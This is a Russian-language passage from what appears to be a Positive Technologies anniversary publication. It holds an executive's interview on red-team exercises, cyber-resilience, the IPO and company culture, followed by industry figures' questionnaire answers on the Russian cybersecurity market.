Ядро нашей компании составляют белые хакеры, и эти ребята — лучшие в мире. Дима Серебрянников и парни из SWARM успешны в 99% случаев, поэтому за ними всегда стоит очередь. Заказчики постоянно возвращаются за очередным дружественным взломом, со многими мы заключили рамочные контракты. Но однажды мы задумались: что нужно сделать, чтобы SWARM не смогли взломать клиента? Иначе это похоже на профанацию: люди тратят деньги, устраняют уязвимости, внедряют системы и процессы, а Серебрянников с ребятами приходят и все равно всех ломают. Получается какой-то БДСМ без конца и края :) Возникла идея: есть же Леха Новиков и крутые парни из ESC. А что, если выставить их на сторону заказчика? Попросить подготовить инфраструктуру, поставить процессы, дотюнить контроли, при необходимости посадить наших экспертов и т. д.


Сказано — сделано. Диме мы ничего не сказали: он пришел ломать, а Леха раз — и защитил клиента. Мы обрадовались, но ненадолго :) Дима вернулся со словами: «Раз там Леха, давайте по-честному. Не сужайте нам окно возможностей: дайте пару недель, мы исследуем периметр, поищем зеродеи и т. д. В этот раз пусть не рассчитывают на скрипты, и не говорите, когда мы будем атаковать». Попробовали: Димон опять все сломал :)

Как ни крути, абсолютной защиты не существует, потому что уязвимости есть всегда — те же зеродеи, о которых мы просто пока не знаем. Но возникает логичный вопрос: зачем инвестировать в кибербез, если крутые парни все равно до тебя доберутся? Получается, нам, как компании, нужно вкладываться только в хакеров, а на защиту вообще можно забить...

А теперь представь: ты знаешь, что рано или поздно к тебе домой вломится вор. Что делать в этой ситуации? Заранее составить план, как защитить самое ценное: вывести из дома близких, прихватить документы, заначку с деньгами и т. д. Аналогично с ИТ-инфраструктурой: в первую очередь нужно спасать то, без чего бизнес остановится. А какие события могут к этому привести? Раз уж мы не можем гарантированно препятствовать появлению злоумышленника в сети, давайте хотя бы гарантируем невозможность наступления этих событий. Для этого мы должны знать потенциальные векторы атаки и отстроить ИТ-инфраструктуру так, чтобы получить максимум точек контроля для обнаружения атаки (тот самый харденинг). Если мы вовремя заметим злоумышленника, у нас хватит времени заткнуть дыры и выкинуть его из инфраструктуры до наступления недопустимого события.

Достичь этого средствами наложенной защиты просто невозможно. Это долгий и сложный процесс, который требует изменения инфраструктуры и бизнес-процессов, а также вовлечения огромного количества людей. Столь монструозный проект нельзя реализовать без выхода на топ-менеджмент. Соответственно, с помощью недопустимых событий мы формируем у топов правильное целеполагание и двигаем их к запуску важных ИБ-инициатив.

В чем здесь главная сложность? В том, чтобы удерживать фокус руководства на ИБ-проекте, который длится больше года. Без этого все развалится, потому что речь идет об изменениях в масштабе компании. А кайф от проделанной работы наступит только в самом конце, до которого еще надо дойти. Само целеполагание заходит всем, но далеко не каждый начинает трансформацию кибербеза, а завершают ее буквально единицы. К счастью, теперь у нас есть философия кибериспытаний, которые дают отсечки процессу развития ИБ компании и позволяют ловить эндорфинчики от промежуточных результатов.



Если говорить о конкретном знаковом проекте, наверное, это «Интер РАО». Тогда мы впервые попробовали реализовать концепцию РКБ на практике, и это многому нас научило, поэтому для меня он знаковый.

ДАТА IPO PT

Больше никаких чудес

Что ты почувствовал, когда выручка Позитива преодолела миллиард рублей?

История с финансовыми показателями поначалу была для меня чуть ли не демотивирующей. Дело в том, что мне важно получать от работы эндорфинчики, а для этого нужно видеть результат — определенные отсечки. Исторически я ориентировался на годовой финрез и без ложной скромности могу сказать, что всегда был успешен. За 25 лет в продажах у меня было только три провальных года, и на то были объективные причины. Грубо говоря, я успешен с вероятностью более 80%, и это всегда приносило мне те самые эндорфины. Но вот я в Позитиве, наступает конец года: 12 месяцев я упорно бежал за финрезом, подбиваю финальные цифры и радостно иду к Юре с тушей убитого медведя. Начинаю рассказывать, какие мы молодцы, а он говорит что-то вроде: «Макс, я понял, это хорошо. Но мы уже о другом должны думать». А как же порадоваться и отпраздновать?

Сначала я этого не понимал, а потом заметил, что тоже начал переключаться. Во второй половине года важнее думать о будущем: за последние один-два квартала все равно сложно драматически изменить ситуацию. Можно что-то дожать, но системно результат достигается намного раньше, и он напрямую зависит от тех изменений, которые ты успеешь провести. То есть финрез, который ты показываешь, — это не какое-то чудо, которому нужно долго радоваться. Вот внезапно найти миллион долларов — это чудо. А когда вы с командой весь год для этого херачили, не поднимая головы, это уже ожидаемый результат.

Когда-то в лексиконе Позитива мелькало слово «чудо». Мы всегда ставили перед собой загоризонтные цели, но иногда смутно представляли, как их достичь: «Наверное, должно случиться чудо». Теперь это слово ушло, и, на мой взгляд, это хорошо. Мы больше не ждем чудес — все в наших руках.

А выход на биржу был для тебя важной отсечкой?

Нет. Честно говоря, тогда я вообще не понимал, зачем нам это нужно. В первую очередь этого хотели Юра и Денис Баранов. Для Дениса это вообще личный челлендж — вывести санкционную компанию на Московскую биржу, которая как огня боялась санкций. Макс Пустовой рулил размещением IPO, а Алла Макарова вела процесс со стороны финансов.

Причем изначально ребята говорили: «В этом году ну никак не успеваем, это даже теоретически невозможно. Вот диаграмма Ганта, мы все посчитали: потребуется года полтора». А Юра отвечал, что нужно обязательно успеть именно в этом году — к декабрю. Тогда Андрюха Бершадский применил классный лайфхак: «Ребят, давайте так... Вот ты ведь понимаешь, что нужно делать, чтобы выйти на IPO? И ты понимаешь, и все мы понимаем. Значит, херачим со страшной силой, как только можем, а там разберемся». Все забыли о диаграммах и пошли херачить, а потом раз — завтра уже размещение :)

Как изменилась от этого моя жизнь? Я точно не стал меньше работать (скорее, даже больше). Да, акции начали приносить дивиденды, поэтому мое благосостояние выросло, но стиль жизни при этом остался прежним. Я не готов, да и не хочу его менять — нет внутреннего запроса. Перманентно думаю о том, хочется ли мне заниматься чем-то другим. Мне даже в прошлом советовали покопаться и вспомнить, о чем я мечтал, когда был ребенком. Я попробовал, но ничего там не нашел — думаю, мне просто нравится то, что я делаю.

Какие твои решения тех лет были самыми рискованными, но в итоге оказались верными?

Первое — выйти на работу в Позитив:) Второе — перейти с сейловой бонусной схемы на классические бонусные оклады. Но его я принял не сам, скорее доверился и прислушался. Поначалу эта идея вызвала во мне определенный бурлеж: все-таки почти 20 лет основную часть моих доходов составляли сейловые бонусы, причем довольно большие. Но Юра сказал: «Не ссы, зато оклады будут большие, а дальше мы вообще уйдем в IPO. Я лично тебе обещаю, что ты останешься доволен».

На тот момент я уже неплохо знал парней и понимал, что Позитив — это не компания «купи-продай». Работая в интеграторе, я бы ни за что на это не пошел, а здесь согласился и в итоге не пожалел. Мне кажется, тема доверия в принципе очень важна, и я рад, что Позитив всегда его оправдывает.

В моей картине мира в работе и карьере есть три основных мотиватора: бабки, окружающие тебя люди и интересные задачи. На этом всё — я не вижу смысла усложнять схему разными корпоративными компенсациями, плюшками т. д. Зачем вся эта мишура, если можно просто повысить зарплату?

Более того, когда есть интересные задачи и возможность поработать в команде крутого эксперта, деньги вообще могут уйти на второй план. Простой пример — Дима Скляров. Он икона мирового реверса, многие готовы идти к нему «просто рядом постоять», потому что понимают, что выйдут специалистами другого уровня. Хочется, чтобы Позитив был центром притяжения такой экспертизы и людей, причем не только технарей. Вот это, на мой взгляд, действительно важно, и этим нужно привлекать кандидатов, а не условным мерчем и печеньками.

Я хорошо запомнил момент, когда Юра выходил из операционного управления. Он собрал нас на стратсессию под Сходней — без особой повестки, обычная рабочая встреча. А когда он вдруг начал говорить о каждом из нас, я понял, что он прощается. При этом он не просто говорил «спасибо», а как бы отдавал нам должное, и это было реально трогательно.

С Юрой было непросто, но круто, и я сопротивлялся его выходу, хотя он много раз открыто поднимал этот вопрос. Здорово, что он все еще рядом.

Культурный код

Назови ценности Позитива, без которых ты не можешь представить нашу компанию. Какие «правила жизни» наиболее важны?

Во-первых, готовность искренне принимать и разделять загоризонтные цели. Без этого ты не будешь никому интересен: если выберешь цель на троечку, за тобой никто не пойдет. Мы всегда стремимся к новому, поэтому здесь нельзя лечь в сторонке и комфортно работать работу.

Во-вторых, важна результативность. Авторитет в Позитиве зарабатывается только через результат, причем общепризнанный. Прежде чем стать большим начальником и учить других, ты должен доказать, что чего-то стоишь. Позитив — это агрессивная экспертная среда. На тебя пристально смотрят и постоянно оценивают. Зато если справишься, весь живой организм компании, построенный на горизонтальных связях, начнет тебе помогать. Коллеги будут решать для тебя самые сложные задачи и постоянно работать на усиление: поверьте, это настоящий кайф! Вообще, умение творить такой кросс-функциональный мэджик — одно из главных отличий условного менеджера Позитива. Причем без тонны согласований и громких писем о том, что сейчас кто-то великий займется чем-то великим и всех спасет. Так в Позитиве не работает. У нас даже есть мем: если приходит письмо, что к нам вышел большой директор, который всем поможет, значит, через два месяца он уволится. Проверено!

Кроме того, Позитив не был бы Позитивом без нашей трушной хакерской правды. В ядре нашей компании заложены незыблемые смыслы, с которыми, как говорится, хер поспоришь. Ты реально считаешь, что защищен? Ну давай проверим: я готов тачилу свою поставить, кидаем ключи на стол! Эта трушность и формирует стержень Позитива: именно она лежит в основе компании, а не деньги и разные рюшечки. Это важно понимать и принимать.

Вообще, Позитив, как и любая другая компания, подойдет не всем. У меня на притирку ушло года полтора-два. Зато если вы все же друг друга примете, начнется тот самый мэджик. Ты обогатишь Позитив, а он — тебя, и в этом симбиозе родится результат. История про «работаю с 9 до 18», наверное, приемлема для определенных ролей, но до больших дел с таким подходом не доберешься. Вера в то, что ты делаешь, в саму компанию и заложенные в ней смыслы значительно умножит все твои усилия.

У нас был период, когда мы решили формализовать миссию Позитива. Но все, что получалось, вызывало неприкрытую рвотную реакцию, и мы забили на эту историю. Затем мы вышли на биржу, привлекли акционеров и решили, что важно транслировать им наши ценности. Мы снова сделали два подхода к этому снаряду внутри компании, но система никак не складывалась. Попробовали позвать внешнего консультанта — она тоже не справилась. Думаю, дело в том, что такие вещи чувствуются на кончиках пальцев, а когда ты пытаешься их записать, обязательно получается какая-то чушь :)

Важно то, что мы почти всегда одинаково представляем облик и критерии условного «нужного результата». Зачем тогда тратить время и рубиться за формулировки? Просто иди и херачь так, чтобы всем понравилось! Если ты этого не понимаешь или понимаешь неверно, наверное, нам просто не по пути.

В чем главная сила и слабость Позитива?

Наша сила — в единстве разностей. Бизнес, хакеры, ИТ-шники, маркетинг — у каждого свои приоритеты и ценности, но все мы складываемся в большой Позитивный пазл, дополняем и усиляем друг друга. Нет смысла врываться сюда и пытаться всех подогнать под одно квадратно-гнездовое лекало — найдется слишком много кругов, которые в эти дырки просто не влезут.

А слабость в том, что мы настоящие романтики и оптимисты. Из-за этого мы не задумываясь вписываемся в любой блудняк, который считаем важным и смысловым. Тормоза на такие темы в Позитиве отсутствуют. Когда дело касается стратегических векторов, ручка прагматизма сразу выкручивается на минимум. Порой это играет с нами злую шутку: мы вбухиваемся со всей силы, в чем-то лажаем, но в итоге делаем выводы и продолжаем идти к цели. Можно ли действовать аккуратнее и вдумчивее? Да, и мы этому учимся, но для нас важно не уйти в другую крайность и не выкрутить прагматизм на максимум, как это делают многие на рынке.

Иметь регулярный бизнес с ростом 20–30% без инноваций и дизрапта? Нет уж, спасибо. Мы не забываем о стратегических векторах даже в условиях ресурсного голода, и это здорово. Так что наша главная слабость мне даже импонирует.

ПОЗИТИВ ЖИВЕТ В ПОСЛЕЗАВТРАШНЕМ ДНЕ, ПОЭТОМУ ДОГОНЯТЬ НАС ПРОСТО НЕТ СМЫСЛА.

Даже если получится, уже завтра придется начинать заново :)

Можешь вспомнить нелепый слух о Позитиве, который прижился на рынке?

Вокруг Позитива всегда было много слухов и хейтеров. Например, когда вышел PT AF, в интернете сразу же начали писать разные гадости. Но эффект получился обратный: весь рынок знал, что у Позитива появился Application Firewall и его нужно протестировать. Когда ко мне подходили наши ребята (грубо говоря, опинион мейкеры в соцсетях) и предлагали включиться в интернет-войны, я отвечал: «Ни в коем случае! Все идет по плану». В итоге хейтеры помогли нам качнуть рынок: возможно, стоило им за это заплатить :)

Так что слухи — это не всегда плохо. К тому же от них никуда не деться, потому что многие на российском рынке видят в Позитиве некий камертон, и в целом это даже лестно. Печально то, что некоторые при этом формулируют свою стратегию как «противодействие Позитиву». То есть твоя главная цель реально в том, чтобы победить нас? Даже если получится, это не то, ради чего стоит жить, — выбери что-то поинтереснее :) Я знаю около пяти подобных компаний, и для меня это попросту странно. Причем там сидят толковые ребята: если они изменят свой майндсет, целеполагание и отношение к индустрии, то смогут достичь больших результатов. А так за них даже грустно становится, хочется прийти и, как в фильме Шахназарова, сказать: «Держи пальто и мечтай о чем-нибудь великом!»

Попробуй охарактеризовать Позитив несколькими ключевыми словами.

Вызовы, загоризонтные цели, дизрапт, технологии, экспертиза, хакеры и смыслы. Еще подходит слово «тащеры», которое тоже стало в компании нарицательным. Сложно выбрать что-то конкретное, потому что наша компания — сразу обо всем этом. Позитив — это когда ты готов вложиться и отдать весь свой временной, моральный и физический ресурс, чтобы получить отклик, о котором потом не будешь жалеть.

При этом мы развиваемся и постоянно меняемся. Я застал период, когда Позитив был ближе к чему-то небольшому и семейному, а потом начал активно расти. В такие моменты из компании всегда уходят люди, многие из которых были чуть ли не основой ее конфигурации. Я сам проходил это в «Элвисе», но здесь не почувствовал, что близкие мне ценности исчезают. Наверное, дело в том, что сама природа Позитива заточена на расширение: расти либо умри. Либо мы растем и развиваемся во всех возможных направлениях, либо коллапсируем. Здесь нет сценария «спокойно стоять на месте», и это еще одна ценность, которая мне близка.

В ПОЗИТИВЕ ТЫ НОН-СТОПОМ ПРОХОДИШЬ ТЕСТ НА ПРОФПРИГОДНОСТЬ, И ВСЕМ ПОХЕР, ЧТО МЕСЯЦ НАЗАД ТЫ ЕГО УЖЕ ПРОХОДИЛ :)

Вместе мы сила

Что, на твой взгляд, сделал Позитив за 2010–2020 гг. для отрасли и самого себя?

Недавно мы в неформальной обстановке проводили время с топами компаний-партнеров. Мне очень понравился один из тостов на этой встрече: «Друзья! Позитив — это тот паровоз, который движет российский кибербез!» Как бы громко это ни звучало, Позитив, на мой взгляд, действительно влияет на отрасль и определяет ее развитие. Конечно, мы не единственные, но, помимо продуктов, мы создаем смыслы, и это качественно отличает нас от других вендоров.

Наши подходы возвращают кибербез к его главной и единственной задаче — не дать хакерам вас взломать. Не нужно больше ничего выдумывать: сами по себе технологии и продукты не имеют смысла, если Дима Серебрянников придет и все равно вас взломает :) Хочется вернуть в отрасль эту правду, честность и измеримость. Именно поэтому мы не даем рынку расслабиться и постоянно тыкаем всех носом в трушные, осязаемые цели. В этом плане мы, конечно, ершистые и довольно неудобные, зато в критический момент мы всегда готовы примчаться на помощь.

Как ты видишь свою нынешнюю роль в Позитиве?


В первую очередь Позитив — это экспертиза, которая ценится в компании выше всего остального. А мы с сейлами должны для всех этих странных, но умных ребят заработать денег, чтобы они и дальше делали свои большие дела. В этом заключается главное отличие сейлов Позитива: мы не «белая кость», потому что наш объект продажи вырастает из ноу-хау, которые есть в компании. Деньги здесь вторичны по отношению к вижн, технологиям и т. д.

Конечно, многие сейчас скажут: «Макс, хорош уже. Вы жадные, хотите много зарабатывать и расти x2 каждый год...» Да, это так, но см. пункт 1 про экспертизу :) Все в Позитиве понимают: если создавать крутые технологии и смыслы, деньги обязательно будут. Поэтому я вижу свою миссию (не побоюсь этого слова) в Позитиве так: наколбасить бабла, чтобы парни могли всех порвать. Я хорош в бизнесе, они — в технологиях, и вместе мы сила.

Я ВИЖУ МИССИЮ В ПОЗИТИВЕ ТАК: НАКОЛБАСИТЬ БАБЛА, ЧТОБЫ ПАРНИ МОГЛИ ВСЕХ ПОРВАТЬ. Я ХОРОШ В БИЗНЕСЕ, ОНИ — В ТЕХНОЛОГИЯХ, И ВМЕСТЕ МЫ СИЛА


HEY
HOPE

У нас с вами без цензуры



Алексей Качалин

ИБ-АКСАКАЛ

О российском кибербезе

Первая ассоциация, которая возникает у вас при словах «российский кибербез»? Без чего нельзя представить отечественную ИБ-индустрию?

Люди — добросовестные, вдумчивые, ежедневно обеспечивающие безопасность того, что работает уже сегодня, создающие то, что будет безопасно работать или обеспечивать безопасность завтра. Люди создают смыслы средств защиты и систем, которые нуждаются в защите. В целом мы работаем ради людей.

Как вы представляете себе ИБ-индустрию через 25 лет?

По моим ощущениям, ИБ (кибербез) сейчас проходит период охлаждения после энтузиазма 2010-х и гиперэнтузиазма конца 2010-х — начала 2020-х, связанного с пандемией, удаленкой и эффектами после начала СВО. Мы выходим на «плато продуктивности». Полагаю, в ближайшие 10–15 лет нас ждут крайне увлекательные упражнения как с новыми технологиями (что стало уже привычным), так и с удержанием в безопасном состоянии колоссального объема legacy, наработанного за первую треть XXI века. Это привлечет еще больше внимания к security by design на всех уровнях разработки систем и компонентов, окончательному формированию направлений кибербезопасности (аналогично тому, как это было ранее с информационной безопасностью).

ПОЛАГАЮ, В БЛИЖАЙШИЕ 10–15 ЛЕТ НАС ЖДУТ КРАЙНЕ УВЛЕКАТЕЛЬНЫЕ УПРАЖНЕНИЯ КАК С НОВЫМИ ТЕХНОЛОГИЯМИ (ЧТО СТАЛО УЖЕ ПРИВЫЧНЫМ), ТАК И С УДЕРЖАНИЕМ В БЕЗОПАСНОМ СОСТОЯНИИ КОЛОССАЛЬНОГО ОБЪЕМА LEGACY, НАРАБОТАННОГО ЗА ПЕРВУЮ ТРЕТЬ XXI ВЕКА

О карьере

Самый важный урок, который вы усвоили за годы работы в ИБ?

ИБ — не самый важный вопрос для бизнеса. Даже если бизнес назначил его таковым и честно пытается о нем думать, даже если об ИБ говорит первое лицо организации, даже если этот вопрос фигурирует каждый день в разговоре. Будет бизнес — будет ИБ. У бизнеса ежедневно гораздо больше операционных и стратегических рисков и возможностей.

За последние 5–10 лет бизнес и ИТ, безусловно, шагнули в сторону ИБ — пришло осознание ценностей, принятие (часто на веру) важности порой затратных мероприятий. На новом витке спирали, кажется, настало время для ИБ сделать шаг навстречу бизнесу и ИТ: снизить резкость в заявлении проблематики, еще более деликатно действовать в отношении контрагентов.

Назовите самый живучий ИБ-стереотип.

ИБ — тормоз бизнеса. Причем «тормоз» всегда подразумевается в негативном ключе: мешает двигаться вперед, как заклинивший элемент системы. Наша задача как ИБ даже не избавиться от этого стереотипа, а изменить его восприятие: мы хотим быть максимально эффективным тормозом — тем, который помогает двигаться безопасно с более высокой скоростью, четче реагировать на управляющие сигналы, не закипать даже при экстремальной нагрузке, а при должной доле инновационного мышления даже повышать общую эффективность работы и развития системы.

Назовите ИБ-термин, который вас уже достал/раздражает/бесит. Почему именно он?

Кибербезопасность — когда так пытаются переназвать ИБ. Кибербезопасность — часть ИБ, сфокусированная на безопасности информационных систем. Это, безусловно, самая новая, модная и активно растущая область ИБ, но рассматривать через нее остальные вопросы ИБ, особенно лежащие выше уровня информационных систем, просто неудобно (юридическая значимость, неотказуемость, аутентичность, приватность и т. д.).

Новый год

Что вы, как безопасник, попросили бы у Деда Мороза на Новый год?

Всем взаимопонимания +1. Кажется, это единственная характеристика, которая чинит максимальное количество проблем — и между безопасниками, и с ИТ/бизнесом, и с пользователями, и с регуляторами. Возможно, не стоит ждать Нового года и Деда Мороза: подарить его себе и окружающим можно уже сейчас — как минимум начать действовать со своей стороны.

Нина Комарова

Эксперт по стратегическим коммуникациям и антикризису, PR-консультант с 20+ лет опыта в ИТ и кибербезопасности, экс-директор по глобальным коммуникациям Group-IB, ГК «Астерос», «Ситроникс ИТ».

Автор телеграм-канала PR-machine (топ-30 о PR).

Входит в топ-100 директоров по корпоративным коммуникациям в РФ.

О российском кибербезе

Первая ассоциация, которая возникает у вас при словах «российский кибербез»? Без чего нельзя представить отечественную ИБ-индустрию?

Без ФЗ-152 ;)

Какой инцидент в истории современного российского кибербеза кажется вам самым показательным/поучительным и почему?

Я не эксперт в ИБ, я специалист по коммуникациям в этой сфере. Наиболее знаковым инцидентом назову утечку «Яндекс.Еды». Сервисом пользуются буквально все, и обнаружить себя и своего соседа на карте данных было прям такое «жим-жим». Смешной штраф впервые показал тысячам людей, какова цена наших данных. По коммуникациям компания точно могла бы лучше. Это был урок для всей индустрии.

Из последних инцидентов — конечно, атака на «Аэрофлот». Самый обсуждаемый и громкий инцидент 2025 г.

Самая яркая/влиятельная/важная фигура в отечественной ИБ-индустрии? Почему именно он/она?

В вопросе содержится три разных определения, подходящих для разных героев кибербеза :)) Ну ок. Самой яркой фигурой, безусловно, назвала бы Илью Сачкова — основателя Group-IB. И не только потому, что сама приложила усилия к продвижению бренда компании и Ильи. А потому, что все годы, что мы работали вместе, Илья жил миссией борьбы с киберпреступностью. Для него это было не частью жизни, а самой жизнью. Несмотря на все ограничения, которые есть у него сейчас, он продолжает свое дело: пишет книгу (по-моему, не одну) и ведет ТГ-канал, в котором через друзей публикует мысли о кибербезе, технологиях, русском инженерном деле. Это редкого масштаба босс и человек.

Важная фигура для меня дуалистична — это Евгений Валентинович и Наталья Ивановна. Почему так? Фамилия, сделавшая российский кибербез экспортируемым и с точки зрения бренда, и с точки зрения технологий. ЛК — это «человек и пароход» в ИБ. А InfoWatch — первая кибербезная компания, управляемая женской рукой. Да много чего связано именно с этими знаковыми фигурами на российском рынке. Вторых таких точно нет.

Про влиятельную фигуру. Назвала бы Юрия Максимова. Знаю его с давних времен, когда РТ еще были МСБ. И что тогда, что сейчас амбиций и идей хватило бы на несколько компаний. Вы не спрашивали, но я скажу: министр по ИБ из Максимова вышел бы что надо, на мой скромный взгляд.

Алексей Лукацкий — киберпросветитель номер один. Я знаю его столько, сколько для меня существует рынок ИБ. Пример неутомимого self-made спикера, невероятно плодовитого автора, блогера и евангелиста от кибербеза. На его статьях и выступлениях уже поколение выросло. Реально не представляю отрасль без него. Жаль, шляпу в последнее время редко надевает. Заметная деталь личного бренда.

Если бы вы стали министром кибербезопасности, что бы вы изменили в свой первый рабочий день?

Насчет первого дня не знаю, но я ввела бы стандарт по коммуницированию киберинцидента в публичном поле и сделала бы добровольную аттестацию CISO и PR-специалистов по данному стандарту. Готова лично приложить усилия к его разработке для защиты репутации российских компаний, пострадавших от кибератак.

Кого или что вы бы отправили в киберссылку, если бы могли?

Ссылка — это какое-то понятие из прошлого. Я бы внимательнее присмотрелась к тем, кто в бизнесе путает белое, серое и черное за рамками исследований.

Как вы представляете себе ИБ-индустрию через 25 лет?

Мне кажется, она станет неотделимой частью ИТ: войдет в состав каждого ИТ-сервиса провайдеров и наконец охватит весь бизнес любого масштаба, включая микро-, малый и средний.

О карьере

Самый важный урок, который вы усвоили за годы работы в ИБ?

Не управлять при инциденте внутренними коммуникациями — значит не управлять внешними.

Самый сложный вопрос/дилемма, с которым вы сталкивались за годы работы?

Где грань по раскрытию данных, когда TI-ресерч не стал объектом интереса определенных служб, но и не превратился в беззубый маркетинговый блог.

Без каких неочевидных навыков не получится построить карьеру в кибербезе?

Без понимания, как работать с PR-службой в мирное время и какого плана придерживаться, если произошел инцидент.

Назовите самый живучий ИБ-стереотип.

Все ИБ-шники — бывшие люди в погонах. Не все.

Какая у вас самая странная ИБ-привычка, о которой мало кто знает?

Я не сажусь в кафе с ноутбуком, чтоб экран был виден кому-либо, кроме меня. И закрываю его, если отхожу хотя бы на минуту, даже дома.

Назовите ИБ-термин, который вас уже достал/раздражает/бесит. Почему именно он?

Антивирус. Он вообще, если вдуматься, фонетически никакого отношения к ИБ не имеет.

Какую киберлегенду или миф вы бы разоблачили раз и навсегда?

«Человеческий фактор — главная проблема». Главная проблема, на мой скромный взгляд, — это перекладывание вины на человека: в первую очередь, нас должны защищать технологии, которые не дадут совершить ошибку. А во вторую — знания в области кибергигиены.

Чем вы гордитесь, но никогда не напишете об этом в резюме?

Тем, что знаю, как отрабатывать судебные кейсы. Если прошел это, остальное — уже в рамках обычного антикризиса.

Новый год

Что вы, как безопасник, попросили бы у Деда Мороза на Новый год?

Я не безопасник, но, поскольку в канун праздников свои головы обычно поднимают киберзлодеи, рассчитывая на снижение бдительности, желаю службам ИБ встретить Новый год без алертов. Потому что как встретишь НГ, так его и проведешь.

P. S. Что бы вы хотели сказать всей отрасли по итогам прошедших 25 лет?

У нас есть отрасль, ее локомотивы, лидеры и свежая кровь. Главное — это люди. Берегите свои команды!

Алексей Мартыгнусв

ДИРЕКТОР ДЕПАРТАМЕНТА ЗАЩИТЫ ИНФОРМАЦИИ И IT-ИНФРАСТРУКТУРЫ, ПАО «ГМК "НОРИЛЬСКИЙ НИКЕЛЬ"»

О российском кибербезе

Первая ассоциация, которая возникает у вас при словах «российский кибербез»? Без чего нельзя представить отечественную ИБ-индустрию?

